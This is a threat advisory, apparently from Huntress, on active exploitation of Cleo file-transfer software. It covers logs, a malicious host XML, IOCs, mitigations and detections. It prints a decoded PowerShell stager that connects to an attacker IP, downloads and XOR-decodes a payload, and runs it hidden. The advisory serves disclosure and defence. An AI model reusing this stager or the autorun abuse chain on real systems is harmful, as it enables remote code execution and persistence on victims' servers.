


Last Updated: **December 16, 2024**

Threat Advisory: Oh No Cleo! Cleo Software Actively Being Exploited in the Wild

By: Team Huntress

Contributors: John Hammond

CVE-2024-55956 Summary

On December 3, Huntress identified an emerging threat involving Cleo's LexiCom, VLTransfer, and Harmony software, commonly used to manage file transfers. We've directly observed evidence of threat actors exploiting this software en masse and performing post-exploitation activity. Although Cleo published an update and advisory for CVE-2024-50623—which allows unauthenticated remote code execution—Huntress security researchers have recreated the proof of concept and learned the patch does not mitigate the software flaw.

TL;DR - This vulnerability is being actively exploited in the wild and fully patched systems running 5.8.0.21 are still exploitable. We strongly recommend you move any internet-exposed Cleo systems behind a firewall until a new patch is released.

Based on our analysis, all versions prior to and including 5.8.0.21 are vulnerable:

- Cleo Harmony® (5.8.0.21)
- Cleo VLTrader® (5.8.0.21)
- Cleo LexiCom® (5.8.0.21)

Our team is working to reach the Cleo team to report our findings and develop a new patch to fully mitigate exploitation. This blog will be frequently updated as more details emerge.

Tradecraft We Observed

The three software solutions Harmony, VLTrader, and LexiCom are often installed in the root of the filesystem, as the suggested default in their installation process:

`C:\LexiCom`

`C:\VLTrader`

`C:\Harmony`

We have also observed installation folders in the typical `C:\Program Files (x86)` directory. Inside the installation folder are numerous subdirectories, with some more pertinent to the tradecraft than others:

`logs\`

`host\`

`autorun\`

(etc.)

As an example, we would find logs in a full path: `C:\LexiCom\logs\LexiCom.xml`. Below is a record of the logs following threat actor exploitation:

```
<Event>
<Detail level="0">Note: Processing autorun file 'autorun\healthchecktemplate.txt'.
<Mark date="2024/12/07 05:56:55" EN="18734"></Mark></Event>

<Event>
<Detail level="0" color="orange">Warning: LexiCom is version 5.8.0.0, but im
<Mark date="2024/12/07 05:56:56" EN="18735"></Mark></Event>

<Event>
<Detail level="0">Note: Import started for 'temp\LexiCom6836057879780436035.tmp'.<
<Mark date="2024/12/07 05:56:56" EN="18736"></Mark></Event>

<Event>
<Detail level="0">Note: Importing 'hosts\main.xml' (4.533 kBytes)...</Detail>
<Mark date="2024/12/07 05:56:56" EN="18737"></Mark></Event>

<Event>
<Detail level="0">Note: Import complete.</Detail>
<Mark date="2024/12/07 05:56:56" EN="18738"></Mark></Event>

<Event>
<Detail level="0">Note: Processing autorun file 'autorun\healthcheck.txt'.</Deta
<Mark date="2024/12/07 05:57:00" EN="18739"></Mark></Event>

<Event>
<Thread type="AutoRun" action="&lt;b669a896-bffd-442a-8947-e43f
<Mark date="2024/12/07 05:57:00" TN="8072" EN="18740"></Mark></Ev

<Event>
<Command text="SYSTEM cmd.exe /c &quot;powershell -NonInteract
<Mark date="2024/12/07 05:57:00" TN="8072" CN="1" EN="18741"></Ma

<Event>
```

```
<Detail level="1">Executing 'cmd.exe /c "powershell -NonInteractive -EncodedCommar
<Mark date="2024/12/07 05:57:00" TN="8072" CN="1" EN="18742"></Ma

<Event>
<Result text="Error" command="SYSTEM cmd.exe /c &quot;powershel
<Mark date="2024/12/07 05:57:00" TN="8072" CN="1" EN="18743"></Ma

<Event>
<End></End>
<Mark date="2024/12/07 05:57:00" TN="8072" EN="18744"></Mark></Ev
```

LexiCom.xml hosted with ❤ by GitHub view raw

There are multiple things to note in this log snippet:

1. The first artifact of the attack chain is `autorun\healthchecktemplate.txt`.

   Autorun files are immediately read, interpreted, and evaluated by LexiCom, Harmony, and VLTrader. **We believe this is one of multiple files dropped onto the filesystem via the arbitrary file-write vulnerability.** Files placed in the `autorun` folder are immediately deleted following their processing. ***Note:*** *We have also seen* `autorun\healthcheck.txt` *used as well.*

2. A "Warning" on the second entry indicates this instance is running version **5.8.0.0**, which is the *unpatched* version. **Our proof of concept, which we will discuss below, successfully exploits version 5.8.0.21.**

3. The `healthchecktemplate.txt` autorun looks to invoke "Import" functionality, which is native and natural functionality of the Cleo software.

   The Import process reads in from a local file on disk. In this case, it loads `temp\LexiCom6836057879780436035.tmp`, **which we believe to be a *second* file dropped via the arbitrary file-write vulnerability.** This .tmp file is actually a .ZIP file, containing a subdirectory `hosts` with an inner `main.xml` file, as you see imported.

   The `main.xml` file observed from in-the-wild exploitation contains:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Host alias="60282967-dc91-40ef-a34c-38e992509c2c" application=
 <Connecttype>0</Connecttype>
 <Inbox>inbox\</Inbox>
 <Index>0</Index>
 <Indexdate>-1</Indexdate>
 <Internal>0</Internal>
 <Notes>This contains mailboxes for a local host which can be used for local commands
 <Origin>Local Commands</Origin>
 <Outbox>outbox\</Outbox>
 <Port>0</Port>
 <Runninglocalrequired>True</Runninglocalrequired>
 <Secureportrequired>False</Secureportrequired>
 <Uidswpd>True</Uidswpd>
 <Advanced>ZipCompressionLevel=System Default</Advanced>
 <Advanced>XMLEncryptionAlgorithm=System Default</Advanced>
 <Advanced>HighPriorityIncomingWeight=10</Advanced>
 <Advanced>PGPHashAlgorithm=System Default</Advanced>
 <Advanced>HighPriorityOutgoingWeight=10</Advanced>
 <Advanced>PGPCompressionAlgorithm=System Default</Advanced>
 <Advanced>OutboxSort=System Default</Advanced>
 <Advanced>PGPEncryptionAlgorithm=System Default</Advanced>
 <Mailbox alias="8fe14438-e87e-4143-9aa8-ff7c98433159" class="
  <Action actiontype="Commands" alias="b669a896-bffd-442a-8947
```

```
    <Autostartup>False</Autostartup>
    <Commands>SYSTEM cmd.exe /c "powershell -NonInteractive -EncodedCommand [TRUNC
    <Filesin>0</Filesin>
    <Filesout>0</Filesout>
    <Ssl>False</Ssl>
  </Action>
</Mailbox>
</Host>
```

main.xml hosted with ❤ by GitHub view raw

Note the specific (and mischievous) date and timestamps: **2020/10/10 00:00:00** 😉

This **`main.xml`** file stages a *new* autorun with an action (presumably built out to be **`healthcheck.txt`**) to invoke a PowerShell command and gain code execution. Unfortunately, the **`healthchecktemplate.txt`** and **`healthcheck.txt`** files placed in the autoruns subdirectory were automatically deleted and we do not yet know their contents.




Figure 1: Exploitation as displayed within one of the Cleo software solutions

The decoded PowerShell command has been observed with this structure:

```
$c=New-Object Net.Sockets.TcpClient("176.123.5.126", 443)
$s=$c.GetStream()
$s.ReadTimeout=10000
$w=New-Object System.IO.StreamWriter $s
$w.WriteLine("<REDACTED>")
$w.Flush()
$k=230,138,243,249,58,71,124,248,70,85,183,204,191,63,204,3
$a=New-Object System.Byte[] 9999
$f="cleo.4492"
$t=New-Object IO.FileStream($f, [IO.FileMode]::Create)
$n=$g=0
while(1){$r=$s.Read($a,0,9999)
if($r -le 0){break}
for($i=0;$i -lt $r;$i++){$j=$n++ -band 15
$a[$i]=$a[$i] -bxor $k[$j] -bxor $g
$g=($g+$a[$i]) -band 255
$k[$j]=($k[$j]+3) -band 255}
$t.Write($a,0,$r)}
$t.Close()
$w.Close()
$s.Close()
$env:QUERY="<REDACTED-IDENTIFIER>"
$env:F=$f
Start-Process -WindowStyle Hidden -FilePath jre\bin\java.exe -ArgumentList
```

decoded_powershell_encoded_command.ps1 hosted with ❤ by GitHub view raw

This process reaches out to an external IP address to retrieve new JAR files for continued post-exploitation. These JAR files contain webshell-like functionality for persistence on the endpoint.

We observed attackers later deleting these JAR files post-execution in order to prolong their attacks and stay relatively stealthy.

Also within the same logs folder, there may be a LexiCom.dbg log file. It will also contain information about any malicious autoruns files that have been processed, like so:

```
[timestamp] LexiCom.syncer [redacted] Request In <<< Multipart:
 VLSync:SentReceipt;service=AS2;path="autorun/healthchecktemplate.txt"
```

For further post-exploitation, the threat actors were observed enumerating potential Active Directory assets with domain reconnaissance tools like **nltest.exe**.

Huntress EDR depicts this child-parent process relationship like so:




Figure 2: Parent-child process relationship between nltest.exe

Observed IP addresses for callbacks

`176.123.5.126` - AS 200019 (AlexHost SRL) - Moldova

`5.149.249.226` - AS 59711 (HZ Hosting Ltd) - Netherlands

`185.181.230.103` - AS 60602 (Inovare-Prim SRL) - Moldova

`209.127.12.38` - AS 55286 (SERVER-MANIA / B2 Net Solutions Inc) - Canada

`181.214.147.164` - AS 15440 (UAB Baltnetos komunikacijos) - Lithuania

`192.119.99.42` - AS 54290 (HOSTWINDS LLC) - United States

Targets Exploited

From our telemetry, we've discovered at least 10 businesses whose Cleo servers were compromised with a notable uptick in exploitation observed on December 8 around 07:00 UTC. After some initial analysis, however, we have found evidence of exploitation as early as December 3.

The majority of customers that we saw compromised deal with consumer products, food industry, trucking, and shipping industries. There are still several other companies outside of our immediate view who are potentially compromised as well.





Figure 3: View of vulnerable Cleo server as seen on Shodan

The Huntress Proof of Concept

Huntress communicated with Cleo on December 9 after creating our proof of concept. Over a Zoom call, they confirmed our understanding and the recreation of the attack chain.

Principal Security Researcher Caleb Stewart crafted a Python script that leverages the arbitrary file-write primitive to place files inside the `autoruns` subdirectory and prove its execution. This was tested successfully against LexiCom as well as VLTrader with both versions 5.8.0.0 **and patched version 5.8.0.21**.



At the time of writing, Cleo is preparing a new CVE designation and expects a new patch to be released mid-week.

How to Stay Protected

At the time of writing, the 5.8.0.21 patched versions are insufficient against the exploit we are seeing in the wild. Speaking over a Zoom call, Cleo expressed that they will have a new patch available as soon as possible.

In the interim, we have suggested mitigations in an attempt to limit the attack surface. Knowing that the latter half of this attack path relies on code execution via the `autoruns` directory, it is possible to reconfigure Cleo software to disable this feature. **However, this will not prevent the arbitrary file-write vulnerability until a patch is released.**

1. Got to the "Configure" menu of LexiCom, Harmony, or VLTrader
2. Select "Options"
3. Navigate to the "Other" pane
4. Delete the contents of the "Autorun Directory" field

This will remove the ability to process Autorun files. Please apply your own risk and threat model here -- your mileage may vary if you know that you use this feature in production.

Mitigation:

1. If you are using Autorun in day to day operations, Use the System Options in Harmony and "blank out" the Autorun directory. This will disable the AutoRun Feature.




Figure 4: Cleo Harmony System Options showing the Autorun Directory option

If you are not a Huntress partner, review the `hosts` subdirectory in your software installation directory to determine if you have been affected. The presence of a `main.xml` or a `60282967-dc91-40ef-a34c-38e992509c2c.xml` file (a name that looks to be reused across infections) with an embedded PowerShell-encoded command is a definitive indicator of compromise.

How Huntress Has Responded

We are actively detecting and neutralizing activity related to the exploit. To do so, we have taken a three-pronged approach to effectively detect, investigate, and respond to the threat.

Huntress SOC analysts Austin Worline, Chad Hudson, Jai Minton, andTanner Filip created **detections** specifically conjured to hone in on and detect the activity

triggered by the range of compromised Cleo products.




Figure 5: Cleo Detection in Huntress EDR

In tandem, Huntress analyst Amelia Casley generated an internal **investigation guide** to ensure that the global Huntress SOC team could triage this emerging threat in a scalable and consistent way to keep our community secure. This guide included a reusable CyberChef recipe to analyze the encoded PowerShell adversaries were deploying.

Figure 6: Extract of Huntress SOC Investigation Guide




Figure 7: CyberChef recipe

Furthermore, Huntress neutralized this threat where it appeared on endpoints by leveraging the **IP Blocking** feature in Huntress Managed EDR. IP blocking adds a degree of cost to a threat actor, requiring them to rotate their infrastructure in order to reattempt a compromise. Once completed, we shared a detailed report with any impacted partners and customers.

Categories

Response to Incidents

Table Display Type	Status	Params
Apply Firewall Rules	Completed	**Blocked IP Addresses:** 185.181.230.103

Figure 8: Blocking Threat actor IPv4s on hosts subject to attempted compromises

Appendix A:

Sigma rules

- Possible Cleo MFT Exploitation 2024
- Javaw Spawning Suspicious PowerShell

Appendix B:

Indicators of Compromise (IOCs)

Item	Details
`176.123.5.126`	Attacker IP embedded in encoded PowerShell
`5.149.249.226`	Attacker IP embedded in encoded PowerShell
`185.181.230.103`	Attacker IP embedded in encoded PowerShell
`209.127.12.38`	Attacker IP embedded in encoded PowerShell
`181.214.147.164`	Attacker IP embedded in encoded PowerShell
`192.119.99.42`	Attacker IP embedded in encoded PowerShell
`60282967-dc91-40ef-a34c-38e992509c2c.xml`	Standard XML file to prepare post-exploitation
`healthchecktemplate.txt` or `healthcheck.txt`	Malicious autoruns files


Acknowledgments

Special thanks to Jai Minton, Tanner Filip, Dray Agha, Austin Worline, Chad Hudson, Amelia Casley, Jamie Levy, John Hammond, Caleb Stewart, Matt Kiely, Matt Anderson, and others for their tireless efforts and contributions to this investigation and writeup.

You Might Also Like

SlashAndGrab: ScreenConnect Post-Exploitation in the Wild (CVE-2024-1709 & CVE-2024-1708)

Learn More ›



SlashAndGrab: The ConnectWise ScreenConnect Vulnerability Explained

Learn More ›

Move It on Over: Reflecting on the M Exploitation

Learn More ›